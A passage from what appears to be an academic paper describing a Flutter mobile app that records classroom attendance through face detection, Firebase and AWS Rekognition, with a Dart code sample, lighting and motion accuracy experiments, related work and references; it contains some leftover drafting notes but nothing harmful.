AWS's Rekognition algorithm is a cloud service capable of recognizing and labeling faces based on a previous library of labeled image inputs, returning a certainty value based on how similar the two faces are, using details such as the shape of certain facial features, the structure of the face, etc [2]. The mobile app allows for the creation of various 'classes', groups made up of individuals with a unique ID, name, and profile picture. Upon the selection of one of these classes in the face recognition page, a live video will begin, and any human face within the view of the camera will be detected, and the program will take a snapshot of the face. The detected face will then be returned to the cloud Rekognition system, where it will be compared to each person in the class. Based on this, the given list of students are either marked 'present', or 'absent', and afterwards, the process can either be manually ended, or be terminated automatically. The results are formatted simply, as a list of students that did not show up to the facial recognition algorithm.



Figure 1. Overview of the solution

The core feature of this app is illustrated as follows:

3.1. Mobile App



Figure 2. Dashboard page

The initial landing page shows a navigation menu in which the user can be transferred into one of three screens: a students page, a classes page, and a face detection page.



Figure 3. Student page

The students page displays the list of individuals stored within the database, with an option to add more.

Within the ‘Add Student’ page, there are two text fields in which you can enter the name and ID of a student, and a photo option. Upon submission, the information is pushed to the FireBase database, with the image being held within a generated URL. This data is stored within a ‘Students’ collection.



Figure 4. Screenshot of code 1

This code displays the Students in a ListView widget, pulling the information from the Firebase Firestore database and placing it in a Card widget for viewing purposes [15].

Figure 5. Class management page

Figure 6. Edit class page

The classes page similarly displays a list of classes, with the ‘Add’ page structured much the same way as the Students add page. Within the Classes database, each class is assigned a unique ID, and within each class is a list of student IDs, indicating the individuals comprising that group. Additionally, when a class is clicked on, you are taken to a screen in which you can edit the details of that specific class group.

Figure 7. Face detector

The face detection program is initialized by selecting a specific class, after which a live video camera feed will begin [10]. The UI consists simply of a display of the camera input stream. As soon as the face detection algorithm detects one or more individuals on the screen, then a Bounding Box will outline the detected face, then returning the use to a screen where their face will be returned to the AWS Rekognition server for processing. Based on the collection selected initially (the aforementioned class), the label returned will be compared to each individual within that group, and from there the ID that most accurately fits will be returned to the display for the user for confirmation. If confirmed to be correct, the app will mark that individual as present. If not, then the app continues the facial recognition process.

3.2. Face Detection

- The model we used
- How to integrate it in the app
- The special image format we used
- Get a code sample and explain the idea

```
Future<void> processImage(InputImage inputImage, CameraImage? image) async {
  if (isBusy) return;
  isBusy = true;
  final faces = await faceDetector.processImage(inputImage);
  print('Found ${faces.length} faces');
  print('Found test yuuun');
  if (inputImage.inputImageData?.size != null &&
      inputImage.inputImageData?.imageRotation != null) {
    final painter = FaceDetectorPainter(
        faces,
        inputImage.inputImageData!.size,
        inputImage.inputImageData!.imageRotation);
    customPaint = CustomPaint(painter: painter);
  } else {
    customPaint = null;
  }
  isBusy = false;
  if (mounted) {
    setState(() {});
  }
```

Figure 8. Screenshot of code 2

For the face detection portion of the process, we used a classification model that utilized the

Tensor Flow framework. The model was stored locally on the app, allowing for greater efficiency and accuracy. The code sample above shows how we called the facial recognition function. When a face is detected, a bounding box is drawn around it, and the information is returned to the next screen, in which we return the face to the Amazon AWS Rekognition system [12].

3.3. Face Recognition

Figure 9. Screenshot of code 3

The backend of this application essentially consists of two working parts: the FireStore cloud database, which is used to store the necessary information (i.e. faces, names, IDs), and the Amazon AWS Rekognition system to power the face recognition aspect of the application [8]. Our app returns the detected face into the Rekognition system, which sends back the student ID of the detected face. The app then checks the Firebase database for the aforementioned student ID, and then displays the student information on a card, which the student may confirm or deny to be them.

4. EXPERIMENT

4.1. Experiment 1: The Accuracy of Face Detection

Run the face detection with different scenarios

1) day time vs night time
2) indoor vs outdoor
3) single face vs multiple face
4) still vs motion

The experiment conducted below measured the amount of ambient light in the surrounding environment.

Primarily, the main area of concern was that the accuracy of our algorithm was not accurate enough to be sufficiently useful for our purposes. To test the aforementioned accuracy of our algorithm, we put our app through a variety of different light conditions, ranging from 250 lux to 1500 lux, in order to see the accuracy.

4.2. Experiment 2: The Accuracy of Face Recognition

Run the face detection with different scenarios:

1. day time vs night time
2. indoor vs outdoor
3. single face vs multiple face
4. still vs motion
5. confusion with different sets of users (5, 10, 20, etc.)



Figure 10. Face detection accuracy 1

The face detection algorithm scores perfect accuracy across all trials in 500 and 750 lux, but during 1500 lux, the camera occasionally suffers from overexposure with too much light.



Figure 11. Still vs face motion detection

We conducted an experiment in which we had one individual step into the frame of the camera and pause, making direct eye contact with the lenses, then had that same individual walk through the frame of the camera at a slower walking pace. Our face detection algorithm achieved perfect results with the first still detections, but suffered somewhat from a decrease in accuracy when the individuals stayed in motion.



Figure 12. Face detection accuracy 2

Between indoor and outdoor environments, there was not a significant amount of variance of accuracy. Each trial was composed of twenty different tests, in which an individual would walk into the view of the camera, then exit after approximately one second.



Figure 13. Face recognition accuracy

Within normal light conditions (500 to 750 lux), the application was capable of consistently providing accurate and precise results in an expedient manner, returning a marked total of ten correct test cases out of ten test cases. At higher light conditions, the camera began to lose image fidelity , and thus, the algorithm began to decrease in accuracy, with its lowest dipping down to 70% on the first trial [13]. However, the algorithm was still able to consistently return the correct label to match with the corresponding face. At the lowest light level of 250 lux, it appeared that the facial recognition algorithm began to lose sight of key features whilst some of the darkness obscured the face.



Figure 14. Face recognition still vs motion

While our face recognition feature was able to perform perfectly across all 8 trials, it showed a significant decrease in accuracy when the recipients were actively moving. Our algorithm could not consistently distinguish facial features when the sample snapshots provided were blurred, causing its drop in performance.



Figure 15. Outdoor vs indoor accuracy

We performed an additional experiment where the trials were performed indoors and outdoors. The results proved that the algorithm had acceptably high accuracy scores indoors, but struggled relatively heavily whilst outdoors. This may have to do with the time at which the experiments were performed, in which the light levels outdoors were significantly lower than that of the indoor trails. Still, the algorithm was able to perform relatively well.

This experiment proves that overall, taking into assumption that this application will most normally be used in normal light level conditions, this application is a sufficiently accurate solution for the purposes of classroom attendance. However, in certain low or high light conditions, the algorithm becomes significantly less accurate.

5. RELATED WORK

In this paper, the authors demonstrate the efficacy of this approach by combining two cutting edge feature extraction techniques (DWT and DCT), then subsequently applying a radial abscess function for the purposes of classifying faces within a classroom setting, which was met with a high success rate [6]. The methods outlined in their work were shown to be highly effective and efficient, saving a significant amount of time with around 80% accuracy.

Here, the authors use a Raspberry Pi-based solution that runs an LBPs facial recognition system on a Linux operating system, then storing the results of the attendance process onto a MySQL server [7]. This solution resulted in a high degree of success in a dataset of 11 faces, coming out to a 95% accuracy metric overall. Our work largely centered around a software-based approach, developing an app to allow for a more accessible solution.

In this paper, the authors tackle the theoretical aspects of this problem, exploring the implications of the implementation of such systems both managerially and logistically [3]. In essence, it provides an analysis of data collected from the implementation of a facial recognition system in classrooms within a university setting, and the advantages of automatic attendance systems replacing traditional manual attendance systems.

6. CONCLUSIONS

In this paper, we propose a novel approach to automating classroom attendance through a mobile application-based facial recognition algorithm, using a Firebase backend in tandem with AWS's Rekognition service. We conducted numerous experiments to assess the usefulness and efficiency of our solution in various conditions, testing both the face detection and the facial recognition portions of our program in different light conditions, environments, and movements. Overall, our experiments were able to verify the effectiveness of our application, resulting in significantly accurate scores that showed satisfactory efficacy [14].

As it stands, our current models of retrieving and processing data remain relatively inefficient. The facial recognition process manually searches through the entirety of the class, which may be optimized further. Additionally, portions of the UI can be made to be more accessible and easy to use. The facial recognition algorithm can be improved to accommodate further for low and high light conditions to improve accuracy and ease of use, which may be essential to improving the versatility of this app.

Implementing more efficient search functions for the purposes of quicker loading times may be done with reducing the number of search queries [11]. The UI can simply be made more streamlined in the future by optimizing the workflow. Transitioning from prebuilt facial recognition algorithms to customized facial classification machine learning algorithms mayprove vital in the pursuit of higher accuracy metrics within fringe light conditions.

REFERENCES

[1] Saparkhojayev, Nurbek, and Selim Guvercin. "Attendance Control System based on RFID-technology." International Journal of Computer Science Issues (IJCSI) 9.3 (2012): 227.

[2] Mishra, Abhishek. Machine Learning in the AWS Cloud: Add Intelligence to Applications with Amazon SageMaker and Amazon Rekognition. John Wiley & Sons, 2019.

[3] Tee, F. K., et al. "JomFacial Recognition Attendance Systems." International Conference on Emerging Technologies and Intelligent Systems. Springer, Cham, 2021.

[4] Moroney, Laurence. "The firebase realtime database." The Definitive Guide to Firebase. Apress, Berkeley, CA, 2017. 51-71.

[5] Ma, Changyue, et al. "A study of deep image compression for YUV420 color space." Applications of Digital Image Processing XLIV. Vol. 11842. SPIE, 2021.

[6] Lukas, Samuel, et al. "Student attendance system in classroom using face recognition technique." 2016 International Conference on Information and Communication Technology Convergence (ICTC). IEEE, 2016.

[7] Salim, Omar Abdul Rhman, Rashidah Funke Olanrewaju, and Wasiu Adebayo Balogun. "Class attendance management system using face recognition." 2018 7th International conference on computer and communication engineering (ICCCE). IEEE, 2018.

[8] Wingerath, Wolfram, Norbert Ritter, and Felix Gessert. "Real-Time Databases." Real-Time & Stream Data Management. Springer, Cham, 2019. 21-41.

[9] Jung, Soon-Gyo, et al. "Assessing the accuracy of four popular face recognition tools for inferring gender, age, and race." Twelfth international AAAI conference on web and social media. 2018.

[10] Singh, Anubhav, and Rimjhim Bhadani. Mobile Deep Learning with TensorFlow Lite, ML Kit and Flutter: Build scalable real-world projects to implement end-to-end neural networks on Android and iOS. Packt Publishing Ltd, 2020.

[11] Balke, Wolf-Tilo, Jason Xin Zheng, and Ulrich Güntzer. "Approaching the efficient frontier: cooperative database retrieval using high-dimensional skylines." International Conference on Database Systems for Advanced Applications. Springer, Berlin, Heidelberg, 2005.

[12] He, Yihui, et al. "Bounding box regression with uncertainty for accurate object detection." Proceedings of the ieee/cvf conference on computer vision and pattern recognition. 2019.

[13] Emami, Shervin, and Valentin Petrut Suciu. "Facial recognition using OpenCV." Journal of Mobile, Embedded and Distributed Systems 4.1 (2012): 38-43.

[14] Raghuwanshi, Anshun, and Preeti D. Swami. "An automated classroom attendance system using video based face recognition." 2017 2nd IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT). IEEE, 2017.

[15] Chock, Margaret, Alfonso F. Cardenas, and Allen Klinger. "Database structure and manipulation capabilities of a picture database management system (PICDMS)." IEEE Transactions on Pattern Analysis and Machine Intelligence 4 (1984): 484-492.

AUTHOR INDEX